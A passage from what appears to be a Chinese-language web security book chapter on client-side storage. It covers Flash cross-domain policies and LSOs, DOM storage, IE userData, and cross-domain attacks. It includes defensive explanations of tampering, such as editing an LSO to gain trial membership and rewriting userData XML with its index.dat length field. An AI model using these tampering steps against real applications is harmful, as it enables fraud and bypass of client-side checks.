以控制跨域的权限。在我们的例子中，http://other.com 上 Flash2.swf 中的代码就应该包含如下的语句：System.security.allowDomain('site.com')。开发人员可以通过重复调用该方法，为不同的域添加权限，也可以使用通配符*为整个子域授权。例如，System.security.allowDomain('*.site.com')可以为 site.com 下的所有子域，例如 press.site.com 或者 qa.site.com 都授予跨域权限。在 Flash 中并不需要遵循 cookie 中的两点规则，因此开发人员可以使用 System.security.allowDomain('*')，允许整个互联网访问该 Flash 对象！这个安全措施的目的非常明确，我们可以将访问 Flash 对象中变量和方法的权限授予任何网站中的任何人。

第二个授予跨站脚本权限的办法是使用一个全局的规则文件。该文件同样也会调用 System.security.allowDomain()方法，只不过它针对的是当前域中的所有 Flash 对象。通常，该规则文件都会以 crossdomain.xml 的文件名存储在网站的 Web 根目录下。以下是 Amazon.com 中使用的跨域规则（位于 http://www.amazon.com/crossdomain.xml）：

```
<cross-domain-policy>
<allow-access-from domain="*.amazon.com"/>
<allow-access-from domain="amazon.com"/>
<allow-access-from domain="www.amazon.com"/>
<allow-access-from domain="pre-prod.amazon.com"/>
<allow-access-from domain="devo.amazon.com"/>
<allow-access-from domain="images.amazon.com"/>
<allow-access-from domain="anon.amazon.speedera.net"/>
<allow-access-from domain="*.amazon.ca"/>
<allow-access-from domain="*.amazon.de"/>
<allow-access-from domain="*.amazon.fr"/>
<allow-access-from domain="*.amazon.jp"/>
<allow-access-from domain="*.amazon.co.jp"/>
<allow-access-from domain="*.amazon.uk"/>
<allow-access-from domain="*.amazon.co.uk"/>
</cross-domain-policy>
```

从上面的规则中我们可以看到，6 个不同国家所有子域间的 Flash 对象都可以互相访问。不过奇怪的是，在这个规则列表中存在部分冗余：*.amazon.com 已经包括了 www.amazon.com 和 images.amazon.com。

在全局规则中使用<allow-access-from domain="*">（或者与其类似的*.com、*.net 或者*.org）是非常危险的。Flash 虚拟机（VM）除了会检查 crossdomain.xml 文件中的授权，还会检查在 Flash 对象中硬编码的授权。换句话说，最后决定的授权是二者的并集，而不是交集。假设有一个名为 MembersAPI.swf 的 Flash 对象，为了确保只有 member.site.com 中的 Flash 对象才能进行跨域访问，在代码中使用了 System.security.allowDomain ('member.site.com')。如果此时 IT 管理员或者其他的开发人员在部署的 crossdomain.xml 文件中添加了一条“*”，那么互联网中所有的网站都可以访问这个 MemberAPI.swf 了。更糟的是，因为应用程序还像以前一样正常工作，所以开发人员对网站正处于危险中的情况还毫不知情！

这并不是我们凭空假想出来的情形。在 2006 年 8 月，著名的 Web 安全专家 Chris Shiflett 发现并提出了这一漏洞[12]。他注意到，像 Flickr 这些知名照片分享网站的跨域规则中都设置了<allow-access-from domain="*">，使得互联网中所有的远程脚本都可以调用 Flickr 中的 Flash 对象。在 Julien Couvreur 的帮助下，他在自己的域中创建了一个网页，其中的 Flash 对象可以通过跨域脚本来加载 Flickr 中的任意 Flash 对象，从而实现对 Flickr 用户好友列表的管理。当 Flickr 的某个用户访问 Chris 的页面时，其中的 Flash 对象可以控制 Flickr 中的 Flash 对象，将 Chris 添加到该用户的好友列表中。这很像我们在第 13 章“JavaScript 蠕虫”即将讨论的 Samy 蠕虫。正是因为 Flickr 将 Flash 对象共享出去，所以 Chris 才有机会操纵其进行一些恶意行为。

如果读者正在开发的应用程序必须使用“*”来允许整个网络的跨域授权，那么应该重新考虑这个应用程序的架构了。除了某些在 Web Mashup 程序中使用的开放 API 之外（请参考第 11 章“Web 聚合”），开发人员应该知道哪些域可以访问程序中的 Flash 对象。如果真遇到 API 的情况，我们也应该将这些全局共享的 Flash 对象隔离到一个单独的域中，例如 api.host.com，从而保护其他域和子域中的 Flash 对象。这也正是 Flickr 用来解决 Chris Shiflett 所发现安全问题的办法。图 8-15 显示了一个虚构的在线书店 BillysBooks.com 如何既为风险资本的 Mashup 程序提供开发 API，同时又保护处理关键功能的 Flash 对象。

[12] 读者可以在 http://shiflett.org/blog/2006/sep/the-dangers-of-cross-domain-ajax-with-flash 查看全文。




图 8-15　将全局访问的 Flash 对象隔离到一个单独的子域中，可以保护其他的敏感数据

虽然 LSO 是经过序列化之后才存放在.sol 格式的文件中，但是该文件格式非常容易被反向工程分析，并且非常容易读懂，现在已经有了很多开源的工具可以用来阅读并修改 LSO 中的内容。开发人员不能够相信从客户端存储中获得的任何数据，必须在使用前先经过验证。在图 8-16 中，我们使用了 Alexis Isaac 提供的开源工具——Sol Editor 来修改一个 LSO。该 LSO 用来跟踪并记录用户加入测试会员的时间，通过修改该 LSO 中的日期，我们已经成为了合法的测试会员。这是本书作者在进行安全评估时，从一个成人网站上发现的真实案例。




图 8-16　攻击者有一大堆的免费工具，可以用来查看或者修改 Flash LSO

下面是关于 Flash 本地共享对象的总结。

- LSO 是持久化的。开发人员可以使用浏览器的 unload()事件来清除 LSO 数据，从而模拟非持久化存储。
- LSO 不能设置自动过期，必须由开发人员来实现该功能。
- 在默认情况下，LSO 只能被创建该 LSO 的 Flash 对象访问。程序员必须在创建 LSO 时明确指定同域中的其他 Flash 对象访问。
- 只有必须在不同 Flash 对象之间共享数据时才需要在 SharedObject.getLocal()方法中指定 Path 参数，将所有必须共享数据的 Flash 对象都单独放到一个目录下。
- Flash 的跨域脚本可能会非常危险，开发人员必须小心哪些域是允许访问的。
- LSO 可以存储像数组、对象及布尔等复杂的数据结构。Flash Player 会负责数据的序列化和反序列化。
- 通过某些工具可以轻易查看或修改 LSO 中的内容，而且像这样的工具有很多，例如 Alexis Isaac 的开源工具 Sol Editor。Flash 内部并没有集成防止对 LSO 篡改的检验。

8.4　DOM 存储

DOM 存储是在非官方的 HTML 5 规范中定义的，并由 Mozilla 实现的客户端数据存储功能。HTML 5 规范是由 Web 超文本应用程序技术工作小组（Web Hypertext Application Technology Working Group，WHATWG）正在确立中的一份草案。它并不是一个官方的标准，但是实际中却经常会用到其中的内容。DOM 存储可以通过 JavaScript 的 globalStorage 对象来提供持久化存储，也可以使用 sessionStorage 对象来实现非持久化存储。

对于提供的这些功能来说，DOM 存储这个名词听上去就让人感觉十分怪异和迷惑。WHATWG 将它们描述为“使用名/值对的客户端会话和持久存储（client-side session and persistent storage of name/value pairs）”。实际上，DOM 存储是 Mozilla 内部使用的名字，之所以选择这个名字，只不过是因为像 mozStorage、Storage 及 sessionStorage 这样的名字已经被使用过了。但是，从更深层次的角度来看，将这些功能称之为 DOM 存储还是有一些道理的。例如，sessionStorage 对象用来在单独一个浏览器视图中（也可能是窗口或者标签页）存储指定域中的数据。而 globalStorage 对象能持久化存储某个域中的信息。JavaScript 语言本身并没

有 URL、HTML 文档的概念，甚至不支持对数据源的读取或写入。针对于域名的存储系统并不能用于这种情形，因此，DOM 存储更像是警告对话框、确认对话框及计时器，实际上只由浏览器的环境提供，而与浏览器没有关系。而且，我们应该高兴的是，再也不用称其为“使用名/值对的客户端会话和持久存储”那样烦琐了。

重要的是，我们必须强调，DOM 存储与在 HTML 页面中用隐藏 INPUT 标签存储数据没有一点关系。那种方法通常用于在某个页面中存储临时数据。如果要在多个页面中存储，就必须在每个页面中都使用隐藏的 INPUT 标签。相反，DOM 存储就像是 JavaScript 中的其他对象——用来存储和获取各自对象的属性。

8.4.1 会话存储

会话存储是一个非持久化的存储区域，可以在被同一浏览器窗口打开、并且是同一域中的所有页面之间共享[13]。一旦浏览器的窗口被关闭，那么这些存储在会话中的数据会自动被删除。图 8-17 说明了会话存储最基本的使用方式。

图 8-17 会话存储是基于域的，不同域之间不能访问对方的数据

在这里我们可以看到，site.com 中的 items.php 和 index.php 页面都可以通过 JavaScript 访问同样的名/值对 Owner 和 Lang。当我们访问 site2.com 时，会加载该域中的会话存储（当前为空）。site2.com 无法访问 site.com 会话存储中的数据。图 8-18 表明了当用户从 site.com 切换到 site2.com，最后再返回 site.com 这期间所发生的事情，并且所有的操作都在同一个浏览器窗口中进行。




图 8-18 会话存储只能持续到用户关闭浏览器窗口为止。返回之前的网站便可以访问之前存储在会话存储中的值

[13] 这里也包含标签页，如果某个浏览器的窗口中包含多个标签页，那么每个标签页含有自己的会话存储对象。

正如我们所见，当用户返回 site.com 时，会加载前一个会话存储实例。这与非持久化 cookie 相同。图 8-19 表明了在多个浏览器窗口之间，会话存储是如何工作的。




图 8-19　对于每个浏览器窗口中的每个域来说，会话存储都是不一样的

为了更好地理解图 8-17，最好能够看到浏览器如何管理不同的会话存储实例。每个浏览中的窗口都会维护一个会话存储的对象表格。表格中的每个会话存储对象都与一个域名相关联。不管用户当前访问的是何页面，都由该域名来决定应该暴露哪个会话存储对象。如果 JavaScript 想要读取或者写入一个会话存储对象，而该域中恰好又没有会话存储对象，那么就会新创建一个空的对象。在这种模式下我们便可以理解了，在两个不同浏览器窗口中，与 site.com 相关联的会话存储是如何包含不同数据的。同时，这也解释了为什么打开一个新窗口时，site.com 的会话存储是空的。

在 Firefox 中，会话存储是通过 window 对象的命名属性 sessionStorage 实现的。下面这段代码显示了在 Firefox 浏览器中如何使用 sessionStorage 对象。

```
window.sessionStorage.lang = 'en-us';
sessionStorage.timeZone = 'UTC-5';
sessionStorage['textDirection'] = 'rtl';
sessionStorage.setItem("time", "military");
alert(sessionStorage.lang); //displays "en-us"
```

如上所示，sessionStorage 对象基本上可以同传统的 JavaScript 对象一样操作。我们可以提供一个名/值对来添加自己的数据。与其他对象一样，我们可以使用 object.name = value，或者数组的形式，如 object['name'] = value 来进行赋值。从上面的代码中我们还可以看到，可以使用一个 setItem()方法。在浏览器中由于 window 对象是一个全局上下文对象，而 sessionStorage 对象又是 window 对象的

属性，因此，我们在访问 sessionStorage 对象时，加不加 window 前缀都可以。

会话存储结合了 Flash LSO 和 cookie 的优点，是在客户端非持久化存储的最好选择。与非持久化的 cookie 类似，会话存储中的数据会在浏览器关闭时自动删除掉，这可以防止认证数据保留在客户的机器上。而同 LSO 类似的是，会话存储比 cookie 有更高的存储容量。此外，会话存储具有 LSO 中的数据隐私属性，而且其中的数据也不会随着 HTTP 请求被广播出去。在实际中，会话存储的唯一缺陷就是只能在基于 Mozilla 的浏览器中使用。

8.4.2 全局存储

全局存储是一个持久化的存储区域，可以在浏览器中同域的所有窗口间共享。它并没有内置任何数据自动过期的机制。Mozilla 通过 JavaScript 对象 globalStorage 来实现全局存储。该对象同 sessionStorage 一样，是 window 对象的一个属性。下面这段代码演示了如何使用 globalStorage 对象。读者可能会注意到，同 sessionStorage 对象一样，我们也可以使用名/值对、数组或者 setItem 方法来设置 globalStorage 对象。

```
globalStorage[location.hostname].shoppingCart = '8471';
globalStorage[location.hostname].shoppingCart += ', 7032';
globalStorage[location.hostname][ 'shoppingCart'] += ', 2583';
globalStorage[location.hostname].setItem("coupons", "no");

alert(globalStorage[location.hostname].coupons);   //displays
"no"
```

当访问 globalStorage 对象时，开发人员必须指定 domain 的值。该值必须为域名的形式，即必须遵循 HTTP cookie 中 Domain 属性的两点原则[14]。例如，页面 http://www.sales.company. com/page.html 可以使用 company.com、sales.company.com 或者 www.sales.company.com 作为域名。不过，明眼的用户一定已经发现，其中的 company.com 并不符合两点原则。不过，虽然它在形式上的确并没有遵循两点

[14] 实际上，WHATWG HTML 5 草案允许使用像 com 这样的 TLD 来进行公共存储（Public Storage），甚至可以使用一个空的域名，这样就可以创建一个所有网站都可以访问的存储区域。第三方的广告就可以使用公共存储来跟踪用户访问的网页，并生成有关浏览器习性的详细文件。如果某个用户访问了一个拥有账户或者其他个人信息的网页，那么第三方的广告商就会将某个 Web 浏览动作与某个人关联起来，从而也带来了危险。

原则的规范，但是却符合该原则的精神，即至少是一个合法的域名，并且是一个顶级域名，因此也可以适用于该原则。同样，只要能够遵循两点原则，也可以使用上级域名。这使得不同子域中的网页可以通过 globalStorage 对象共享同样的数据。以本章开始所举的 cookie 共享为例（图 8-7 和图 8-8），某个公司公关部门的网站 pr.company.com 想要获得销售部门网站 sales.company.com 中的数据。如果两个子域中的网页都使用 company.com 作为 globalStorage 对象中的域名，那么就可以互相访问对方的数据。对于一个网页来说，当前域的任何子域都是有效的域名，即使这些子域实际上并不一定存在。还以这个例子为例，对于 http://www.sales.company.com/page.html 来说，neverneverland. www.sales.company.com 或者 not.going.to.find.me.www.sales.company.com 都是有效的域名。但是，不管是使用上级域名还是下级域名，子域中的网页必须使用同一层次结构中的域名作为键值。因此，对于 http://www.sales.company.com/page.html 来说，company.com、sales.company.com、www.sales.company.com，甚至 neverneverland.www.sales.company.com 都是有效的。但是，不能使用 pr.company.com、magic.pr.company.com 或者 othercompany.com 这样的域名，因为它们与 http://www.sale.company.com/page.html 的层次结构并不相同。试图访问这些非法的域名会造成 JavaScript 抛出一个安全异常。

8.4.3　DOM 存储的细节讨论

按照我们之前介绍的内容，读者可能会认为 sessionStorage 和 globalStorage 同普通的 JavaScript 对象一样，都是通过 var obj = new Object();这样的语句创建出来的。实际上，sessionStorage 和 globalStorage 是两个特殊的对象，实现了由 WHATWG 定义的存储接口。Mozilla 非常好地屏蔽掉了接口中的细节，因此我们才不会感觉到二者之间的区别。不幸的是，这却使得 Web 开发人员容易滥用这些对象，并编写出不安全的代码。

因为 DOM 存储对象是由浏览器环境提供的，所以即使我们像访问普通 JavaScript 对象一样访问 DOM 存储对象，也不能用新的对象覆盖其中的内容。像 globalStoragep["site.com"] = new Object()或者 sessionStorage = new Object()这样的代码，并不会与以前的对象发生冲突，也不会删除掉 DOM 存储对象中的数据。相反，由于我们无法接触到 DOM 存储对象中的数据，所以 JavaScript 会抛出一个异常。正如我们在第 5 章“AJAX 代码的复杂性”中讲过的，由于运行时错误只发生在某些特定的情形下，所以很难跟踪。更糟的是，这样根本就无法删除其中的数据。这就带来了一个很有意思的问题：我们如何删除 DOM 存储中的数据？

不管是 sessionStorage 还是 globalStorage，都没有一个 clear()方法。相反，开发人员必须对存储对象中的所有成员进行循环，调用 delete 操作符或者 removeItem()方法，将其中的每个名/值对都删除掉。如果要删除 sessionStorage 中的无用数据就不用像 globalStorage 这样麻烦了，因为浏览器在关闭时会自动删除 sessionStorage 对象中的数据。不过，有些情况下，我们可能希望手动删除 sessionStorage 对象。假如某个登录进网站的用户并没有关闭其浏览器，那么当他过了很久再回来时，之前与服务器建立的 session 可能已经过期了。这时，即使他重新登录进应用程序，并重新建立会话状态，之前的所有信息依然被保留着。在这种情况下，开发人员应当删除之前 sessionStorage 中的所有数据，然后重新写入只与当前会话状态有关的数据。这样就能够避免会话消失后再重新使用之前的数据。下面这段 JavaScript 代码演示了如何删除两种 DOM 存储对象中的数据：

```
function clearSessionStorage() {
for(var i in sessionStorage) {
delete sessionStorage[i];
}
}

function clearGlobalStorage() {
var name = window.location.hostname;
for(var i in globalStorage[name]) {
delete globalStorage[name][i];
}
}

sessionStorage.setItem("owner", "Billy");
sessionStorage.setItem("lastPage", "/products/faq.php");
globalStorage[location.hostname].wearingPants = "Nope";

alert(sessionStorage.length); //显示 2
clearSessionStorage();
alert(sessionStorage.length); //显示 0

alert(globalStorage[location.hostname].length); //显示 1
clearGlobalStorage();
alert(globalStorage[location.hostname].length); //显示 0
```

sessionStorage 和 globalStorage 与普通 JavaScript 对象的另一个区别是，它们

的名/值对不能是任意的数据类型，必须是字符串型。这使得开发人员在写入或读取其他类型数据时必须进行序列化和反序列化。正如在第 4 章“AJAX 攻击层面”中“验证序列化数据”一节中所提到的，这会给开发人员增加更多的工作，必须保证在使用用户的输入前首先经过验证。

不过，Firebox 通过自动数据转换屏蔽掉了字符串的限制，这会引起一些奇怪的现象。例如，有如下一段代码：

```
sessionStorage.useFlash = false;

//...

if(sessionStorage.useFlash) {
//调用 Flash 进行某些处理
} else {
//显示 HTML 代码
}
```

当执行 sessionStorage.useFlash = false;时，浏览器会自动将布尔值 false 转换为字符串 false。这样，字符串 false 就存储在了 sessionStorage 对象的 useFlash 下。当调用 sessionStorage.useFlash 时，浏览器会将在内部转换为调用 sessionStorage.getItem(“useFlash”) 方法，并返回一个对象。该对象是一个 StorageItem 对象，在浏览器内部用来跟踪 DOM 存储中数据的属性。为了获得实际存储的数据，开发人员必须调用该对象的 toString()方法。不过，编写上面这段代码的程序员却忘记了这回事，因此 if 语句的条件变为了“如果该对象为真”，这表示该对象是否有效，或者是否已经定义。由于该对象已经定义，所以条件永远为真，从而导致执行了某些操作 Flash 的代码！我们最能够肯定的不是代码的行为，而是这种行为完全是由浏览器造成的。毕竟，开发人员可以明确指定将 useFlash 设置为 flase。那么什么时候 false 等于 true 呢？答案是当浏览器自动将布尔值转换为字符串的时候。当前，我们并没有说这种自动转换是一种安全漏洞。不过，这样的确会更容易写出一些存在安全漏洞的 JavaScript 代码。

8.4.4　DOM 存储安全

在使用 DOM 存储时，开发人员必须注意几个问题。会话存储和全局存储都是基于某个域定义的，并且该域中的所有页面都能访问同样的存储对象。这意味

着某台主机上的所有页面可以读取或覆盖另一台主机页面中的 sessionStorage 和 globalStorage 对象。简而言之，即两种 DOM 存储都不等同于 cookie 中的 **Path** 属性，也都不等同于 cookie 中的 **Domain** 属性。host.com 上的 DOM 存储对象可以被该主机上的其他 JavaScript 服务端所访问。

全局存储中的数据很容易被查看或者修改。在 Mozilla 中，使用 SQLite 数据库，以 webappsstore.sqlite 的文件形式将数据存储在用户的个人目录下。在 Windows XP 系统中，该目录位于 C:\Documents and Settings\USER_NAME\Application Data\Mozilla\Firefox\Profiles\ RANDOM_NAME\。在图 8-20 中，我们使用开源工具 SQLite DataBase Browser 来查看全局存储中的内容，这进一步说明了存储在客户端的数据都是不安全的。

图 8-20　Mozilla 使用容易被修改的 SQLite 数据库来实现全局存储

8.4.5　DOM 存储总结

- DOM 存储提供了持久化和非持久化存储的功能。
- DOM 存储中的持久化数据不能设置自动过期，需要由开发人员来实现此功能。
- 在默认情况下，域中的所有网页都可以访问同一 DOM 存储系统，而不用管路径如何。
- 持久化的 DOM 存储可以通过指定域名在多个子域之间共享，这类似于 cookie 中的 **Domain** 属性，开发人员应该尽可能地指定域名。
- DOM 存储只能存储字符串。Mozilla 会自动将其他数据类型转换为字符串类型，这可能导致意料之外或者危险的结果。应该由开发人员来负责

对数据类型的序列化/反序列化，以及可能产生的安全风险。更多信息请参考第 4 章。

- 使用 SQLite 工具可以查看并修改 DOM 存储中的持久化数据。Mozilla 内置并没有集成对 DOM 存储的检验。

8.5　Internet Explorer userData

在 Internet Explorer 5 中，Microsoft 提供了名为 userData 的客户端持久存储功能。它是通过对 CSS 行为进行特殊扩展来实现的。这些扩展完全都是非标准的，是 90 年代后期浏览器大战遗留下来的产物。由于它概念模糊、使用困难，并且只能用于 Internet Explorer，所以很少有 Web 开发人员会使用这种存储方式，大多数的开发人员甚至完全不知道存在这种技术。

IE 的 userData 能够存储完整的 XML 文档，并且会将复杂的数据类型转换为 XML 存储起来。通过这种方式，数据会被插入到 XML 数据岛（另一项只有 IE 中才存在的功能）中。然后整个 XML 数据岛再被存入 userData 中。不过，像 Dojo.Storage 这样的存储框架屏蔽了 userData 中的这些 XML 功能，通常只将名/值对以字符串的形式暴露出去。

在某些情况下，userData 可以比其他存储方式存储更多的数据。Internet Explorer 中不仅对每页数据的大小作出了限制，同时也对整个域的大小进行了限制。如果试图存储的数据容量超过了允许的大小，就会导致 JavaScript 抛出一个异常。表 8-2 显示了 Internet Explorer 不同安全域中 userData 的存储能力。

表 8-2　Internet Explorer 不同安全区域中的 userData 存储能力

安 全 区 域	页大小限制	域大小限制
Intranet	512KB	10MB
本机、可信任区域及 Internet	128KB	1MB
受限制区域	64KB	640KB

表中两个关系最紧密的域就是 Internet 和 Intranet。对于互联网上的普通网站来说，IE 本身允许的存储容量要大于 Flash 的 LSO，但是小于 Mozilla 的 DOM 存储。而对于 Intranet 中的应用程序来说，userData 的存储能力远远超过其他存储方式，10MB 的存储容量可以存储下整个数据表、树型结构及其他体积更大的数据结构。开发人员必须记住，userData 是一种持久化存储方式，而不是驻留在内存

中，因此关闭浏览器并不会删除这些数据。当使用 userData 存储体积较大的数据结构时，开发人员需要格外小心。因为这些数据结构中可能会存有身份认证这样的敏感数据，如果被持久保存在客户端很可能被攻击者所利用。图 8-21 显示了一个 Web 应用程序示例，通过 Internet Explorer 的 userData 来存储和获取持久化数据。




图 8-21　示例程序将“secr3t”这样的敏感信息存储在了 userData 中

由于名/值对是作为 XML 节点的属性存储在 userData 的 XML 文档中，因此 Internet Explorer 可以自动将某些特殊字符转义为 XML 中的对应字符。例如，双引号（"）会被替换为**"**，而连字符（&）会被替换为**&**。由于这些自动转义的字符会增加实际存储的数据大小，因此开发人员必须确保有足够的空间来存储转义后的数据。

使用 userData 将会使数据共享受到极大的限制。不同域、甚至同一域下的不同子域之间都不能共享数据。此外，同一主机不同端口上的应用程序之间也无法共享数据。我们只能在同域同目录下的不同页面之间共享数据。例如，http://company.com/Storage/ Checkout.html 可以访问 http://company.com/Storage/ UserData.html，以及任何/Storage/目录下网页所存储的数据。如果试图从其他页面访问，仅会返回一个 null。这些默认的限制是无法改变的，并且几乎与 cookie 的默认规则恰恰相反。这也使得 userData 成为了 Internet Explore 5 中少数几个较为安全的功能之一。

我们无法通过编程手段来删除掉存储在 userData 中的所有数据，只能对使用.userData 样式的 HTML 元素调用其 removeAttribute()方法，来删除相应的名/值对。但是，我们无法遍历删除 userData 中实际存储的名/值对。虽然开发人员应该知道存储在客户端的所有名/值对，但是，我们毕竟都是人，总会忘记一些事情，

并且由于我们无法像为 DOM 存储编写一个 clear()方法那样，所以那些应该被删除的数据很可能被遗留在 userData 中。幸好，userData 元素的 expires 属性可以提供一些帮助，开发人员可以通过它来设置自动删除数据的过期时间。在默认情况下，存储在 userData 中的所有数据永远都不会过期。Interner Explorer 不仅无法提供网站使用 userData 存储数据的时间，也没有提供任何关于 userData 的可视化界面，即使删除浏览器中的 cookie、缓存、历史记录和离线内容，也无法删除 userDat 中存储的数据。这些因素都增加了窃取客户端机器中数据的可能性。一旦确保不再需要使用应用程序中的某些数据，开发人员就应该立即将它们删除掉。

要查看 userData 中存储的数据不是不可行，但需要一些技巧。首先，在 Windows Explorer（随便打开一个 Windows 文件窗口）的文件夹选项中切换到“查看”选项卡，勾选“显示所有文件和文件夹”复选框，并取消选择“隐藏受保护的操作系统文件（推荐）”选项。然后我们打开 userData 目录，在 Windows XP 系统中即为 C:\Documents and Settings\USER_NAME\UserData。虽然 userData 都存储在 XML 文件中，但是 Internet Exploerer 使用缓存的存储机制来存储这些 XML。例如，用一个名为 index.dat 的索引文件来存储所有的元数据（Metadata），然后将其中的元素（即不同域用来存储 userData 的 XML）分别存储在 5 个随机生成的目录下。我们可以通过查看 index.dat 索引文件，以及目录中的所有 XML 文件，来确定具体使用的 userData 存储系统。图 8-22 显示了存储图 8-21 中 userData 的 XML 文件。




图 8-22　使用十六进制编辑器查看 XML 可以发现我们在图 8-21 中存储的名/值对

不过，要想修改 userData 中存储的内容却是非常复杂的，因为我们无法直接修改缓存目录中的 XML 文件。如果真这么做，那么 JavaScript 在加载修改后的数据时，会抛出一个数据格式错误的异常。这意味着在 index.dat 文件中保存了某些哈希散列值，或者 XML 文件的长度。不幸的是，index.dat 不是一种开放的文件

格式。在互联网上，只有很少一些网站详细描述了该文件结构的内部结构[15]。我们（本书作者）经过一晚上大量的尝试和失败，终于发现 XML 文件的长度的确存储在 index.dat 文件中。注意，在图 8-23 中，index.dat 里的+0x20 偏移量就用来保存文件的长度，当前值为 136 字节，也正是我们用来存储持久化 userData 的 XML 文件的长度。

图 8-23　存储图 8-21 中名/值对的 XML 文件，其长度（136 字节）保存在 index.dat 中

于是，现在攻击者可以任意修改 userData 中存储的持久化数据，只要最后更新 index.dat 文件中的 XML 文件长度即可。如图 8-24 所示，我们修改了图 8-21 中保存的密码，然后将修改后文件的长度写回到 index.dat 中，如图 8-25 所示。

图 8-24　修改存储在 XML 中的密码信息

[15] www.latenighthacking.com/projects/2003/reIndexDat/上的维基百科非常有帮助，要感谢其作者 Louis K. Thomas 的工作。




图 8-25　用图 8-24 中修改后的 XML 文件长度修改 index.dat 中的对应数据

最后，在图 8-26 中，我们打开 Internet Explorer 可以看出 userData 存储中的数据的确已经被修改了。




图 8-26　应用程序成功加载了 userData 中的值，却不知道该值已经被篡改了

我们再一次重申，任何形式的客户端存储都可以被用户查看并修改。开发人员永远都不能相信任何来自客户端的数据。

下面是关于安全的总结。

- userData 提供了持久化存储功能。如果要模拟非持久化存储，开发人员可以使用浏览器的 unload()方法来清除 userData 数据。
- 可以指定 userData 是否自动过期。在默认情况下，userData 中的数据永远不会过期。
- 只有满足以下 3 个条件，页面之间才能共享 userData 数据：同一端口、同一服务器、同一目录下。必须遵守该规定，并且域和域之间也无法共享数据。
- userData 可以存储 XML 或者字符串数据。开发人员必须将复杂的数据类型进行序列化，转化为这两种格式，并实现相应的反序列化功能。

- 通过文本编辑器就可以查看 userData 中的数据，而修改其中的数据需要十六进制编辑器。

8.6 一般客户端存储的攻击和防范方法

既然我们已经讨论过了不同客户端存储方法应该注意的安全问题，接下来就讨论一下常见的攻击方式。为了决定哪些 Web 资源可以共享存储空间，cookie、LSO、DOM 存储及 userData 都进行了不同的访问控制。开发人员如果限制不当，不可信的网站或网页就可能获得存储空间的访问权，并窃取或修改客户端的数据！假设 Sam 正在使用由 http:// sexywebapps.com/WebWord/提供的一款在线文字处理工具，通过 DOM 存储的 globalStorage 对象将最近处理过的 3 篇文档都保存在客户端。而此时 Eve（请参考第 2 章）创建了一个网页 http://sexywebapps.com/eves-evil/。当 Sam 访问这个页面时，由于 http://sexywebapps.com/ eves-evil/与 http://sexywebapps.com/WebWord/共用一个存储空间，所以 Eve 便可以访问 Sam 保存的文档。在本节中，我们会介绍 3 种将共享存储暴露给不可信应用程序的方式，以及开发人员相应的防御手段。

8.6.1 跨域攻击

当我们与其他子域的应用程序共享客户端存储时，就有可能受到跨域攻击，使得其他子域也可以访问我们的数据。该漏洞产生的原因在于开发人员没有严格限制可访问存储系统的域名。在大型公司、网络主机提供商或者 ISP 的内部，跨域攻击非常常见。在这些网络中，一个父域下，例如 somedepartment.company.com 或者 username.isp.com，可能会直接包含许多不同部门的子域。如果 research.company.com 想要与 dev.company.com 共享客户端数据存储，就必须将域名设为 company.com，而这就会造成 company.com 的任何子域，例如 sale.company.com，也都可以访问这些数据。

